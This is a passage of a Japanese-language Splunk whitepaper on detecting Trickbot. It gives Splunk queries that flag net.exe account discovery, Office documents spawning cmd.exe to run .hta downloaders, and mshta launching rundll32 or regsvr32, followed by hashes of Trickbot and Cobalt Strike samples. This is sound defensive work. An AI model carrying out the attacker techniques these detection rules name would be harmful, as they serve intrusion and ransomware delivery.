  http_user_agent uri_path url bytes_in bytes_out
```




10. Net Appによるアカウント検出。感染したマシンのアカウント検出を目的として、netコマンドが使用されたことを検出します。

```
| tstats `security_content_summariesonly` values(Processes.process) as process values(Processes.parent_process) as
parent_process values(Processes.process_id) as process_id
  count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
  where Processes.process_name="net.exe" OR Processes.process_name="net1.exe" AND (Processes.process="*user*" OR
Processes.process="*config*" OR Processes.process="*view /all*")
  by  Processes.process_name Processes.dest Processes.user Processes.parent_process_name
  | where count >=5
```




11. Office製品によるCMD子プロセスの生成。最新のTrickbotによるスピアフィッシングの検出にも対応しました。この攻撃手法では、Office文書がcmd.exeを生成し、.htaダウンローダーのペイロードを実行するコマンドを実行します。

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from
datamodel=Endpoint.Processes
  where (Processes.parent_process_name = "winword.exe" OR Processes.parent_process_name= "excel.exe" OR Processes.
parent_process_name = "powerpnt.exe") Processes.process_name=cmd.exe  by
  Processes.parent_process Processes.process_name Processes.process Processes.process_id Processes.process_guid
  Processes.user Processes.dest | `drop_dm_object_name("Processes")` | `security_content_
ctime(firstTime)`|`security_content_ctime(lastTime)`
```



12. MshtaによるRundll32またはRegSvr32プロセスの生成。これは、mshta.exeが生成した疑わしいrundll32またはregsvr32プロセスを検出します。

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from
datamodel=Endpoint.Processes
  where Processes.parent_process_name = "mshta.exe"
(Processes.process_name=rundll32.exe OR Processes.process_name=regsvr32.exe) by
  Processes.parent_process Processes.process_name Processes.process Processes.process_id Processes.process_guid
  Processes.user Processes.dest | `drop_dm_object_name("Processes")` | `security_content_
ctime(firstTime)`|`security_content_ctime(lastTime)`
```



Trickbotペイロードの検出に関連した既存の検出

- 疑わしいRundll32 Startw
- Office文書によるマクロコードの実行
- Cobalt Strikeの名前付きパイプ
- 疑わしいRundll32 Dllregisterserver
- セキュリティサービス停止の試行
- Office製品によるMSHTAの生成
- 過去のコマンドライン引数
- 疑わしいRegsvr32登録の疑わしいパス
- Office製品によるDLLなしRundll32の生成

ハッシュ

ファイル名	SHA256
Trickbotローダー	01b6ab63f7078d952ed1a18850ac202bc201aa6210592c108a2e0a4d16f06fc5
XLSMマクロ	ed03ded8aabe6685d536c26d55e9685a05e6e148c4c5b56b73faa5d81c9c083a
wormDll64.dll (Trickbotモジュール)	74e9d233177ca996df3eeda88af9ff2d7f87bace0726b0516ecf3be7dcb59f71
Injdll64.dll (Trickbotモジュール)	5c9f626665a5f6e91599df85f3a1ae07258b9c3b8fc72eff56082ce9cb2c4394
Systeminfo64.dll (Trickbotモジュール)	69ed7a05edbb1ce5fc7a7a894785e21ab6e9d52584eb60a7bde20cb621ad7680
shareDll64.dll (Trickbotモジュール)	f295233e7859ce11464a7a70121d6415971b3d92c3405158781405dcb899eef4
Psfin64.dll (Trickbotモジュール)	8cd75fa8650ebcf0a6200283e474a081cc0be57307e54909ee15f4d04621dde0
networkDll64.dll (Trickbotモジュール)	ba2a255671d33677cab8d93531eb25c0b1f1ac3e3085b95365a017463662d787
Powershellシェルコードローダー (cobalt)	9A8FD605A20F123B6582290797E08EF44C2958A6F9728348133AD08C0547A41A

前述の既存および新規の検出機能は、この脅威に対処するのに有効です。Trickbotはランサムウェアの主要なキャリアの1つであり、現在も進行している攻撃は、企業のビジネスにとっての脅威であるだけではありません。最近の事件に見られるように、ランサムウェアは人間の生命をも脅かすことがあり、また政府機関や教育機関、さらには軍事基地にさえも打撃を与えます。ランサムウェアは最優先で取り組むべきサイバーセキュリティの課題です。Splunk脅威調査チームは、今後もランサムウェアのバリアントへの対応を継続し、検出機能をコミュニティと共有していきます。最新のコンテンツは、Splunk Baseからダウンロードするか、GitHubのリポジトリ(github.com/splunk)からチェックアウトしてください。

当社のオープンソースツールであるSplunk Attack Rangeを使用して攻撃のシミュレーションを行えます。

splunk>
お問い合わせはこちら：https://www.splunk.com/ja_jp/talk-to-sales.html
〒100-0004 千代田区大手町1-1-1 大手町パークビルディング 8階
www.splunk.com/ja_jp
splunkjp@splunk.com

21-19721-Splunk-Detecting Trickbot-A4-JA-202109